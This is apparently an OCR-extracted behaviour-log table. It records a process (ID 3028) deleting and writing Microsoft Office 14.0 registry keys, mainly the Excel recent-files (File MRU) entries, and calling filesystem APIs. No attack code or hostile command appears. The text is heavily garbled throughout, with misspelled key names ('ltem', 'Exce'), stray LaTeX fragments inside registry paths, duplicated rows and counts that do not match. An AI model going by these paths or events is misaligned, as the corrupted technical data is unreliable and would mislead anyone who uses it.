Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 46 Value: None	3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None	3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\linstaller\User\Data\S-1-5-18\Products\000004109110000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\000004109110000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 48 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\000004109110000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Common\Lone\sing\538\F6C892AD540068154C6670774E980 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Common\Lone\sing\538\F6C892AD540068154C6670774E980 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Lone\sing\538\F6C892AD540068154C6670774E980 Value: None  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 43 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QmSessionCount Value: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QmSessionCount Value: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Call Filesystem API  Call Filesystem API  Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 42 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 43 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 44 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 45 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 45 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 47 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 47 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 49 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 49 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 50 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 50 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 50 \ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 50 \ Value: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\tifle\ MRU\ltem 50 \ Value: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Call Filesystem API  Call Filesystem API  Call Filesystem API  Call Filesystem API  Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 42 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 43 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 43 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 44 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 45 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 46 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 47 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 49 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 49 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: 3 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: 3 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\tille\text{ MRU\tem} 42\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ Exce\text{ File}} MRU\tem} 43\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ Exce\text{ File}} MRU\tem} 44\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ Exce\text{ File}} MRU\tem} 45\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ File}} MRU\tem} 46\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ File}} MRU\tem} 47\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 48\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ File}} MRU\tem} 49\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 49\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 50\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 50\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 50\text{ Value}: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem 40\text{ Value}: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
